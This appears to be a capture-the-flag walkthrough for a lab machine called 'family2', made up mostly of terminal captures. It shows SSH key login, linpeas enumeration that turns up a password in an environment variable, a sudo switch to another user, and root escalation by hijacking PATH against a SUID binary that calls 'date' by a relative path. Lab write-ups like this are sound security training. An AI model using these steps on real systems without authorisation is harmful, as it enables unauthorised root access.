
```
baby@family2:/tmp$ nano key
baby@family2:/tmp$ chmod 600 key
baby@family2:/tmp$ ssh mum@localhost -i key
Linux family2 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Nov  1 13:33:56 2021 from 192.168.0.43
mum@family2:~$ 
```

nothing to do here, so i ran linpeas and find a passwd on env




```
╔══════════╣ Environment
╚ Any private information inside environment variables?
USER=mum
SSH_CLIENT=::1 45188 22
XDG_SESSION_TYPE=tty
SHLVL=1
MOTD_SHOWN=pam
HOME=/home/mum
OLDPWD=/var/mail
SSH_TTY=/dev/pts/1
LOGNAME=mum
_=./linpeas.sh
XDG_SESSION_CLASS=user
TERM=xterm-256color
XDG_SESSION_ID=805
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/loc
XDG_RUNTIME_DIR=/run/user/1001
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=4
7;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01
1:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:
=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.w
=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm
p=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.
cx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:
*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35
d=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.
3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.o
SHELL=/bin/bash
passwd=LA0172
PWD=/tmp
SSH_CONNECTION=::1 45188 ::1 22

╔══════════╣ Searching Signature verification failed in dmesg
```

so...




root@kali:/home/guel | dad@family2: /tmp

```
mum@family2:/tmp$ sudo -u dad /bin/bash
[sudo] password for mum:
dad@family2:/tmp$ id
uid=1000(dad) gid=1000(dad) groups=1000(dad)
dad@family2:/tmp$ sudo -l
```




```
dad@family2:/var/mail$ cd /opt/
dad@family2:/opt$ ls -la
total 24
drwxr-x---  2 root dad   4096 Oct 31  2021 .
drwxr-xr-x 18 root root  4096 Oct 16  2021 ..
-rwsr-sr-x  1 root root 16096 Oct 31  2021 clock
dad@family2:/opt$ 
```

relative path of date



```
                                         <◆H ◆◆◆◆◆◆=◆-◆◆?◆◆@◆(@(8@8◆080X0▒    04&V6dad@family2:/opt$ strings clock
/lib64/ld-linux-x86-64.so.2
setresuid
system
__cxa_finalize
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
date
;*3$"
GCC: (Debian 10.3.0-11) 10.3.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
```



```
dad@family2:/tmp$ export PATH=/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
dad@family2:/tmp$ /opt/clock
dad@family2:/tmp$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1234376 Aug  4  2021 /bin/bash
dad@family2:/tmp$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1# 
```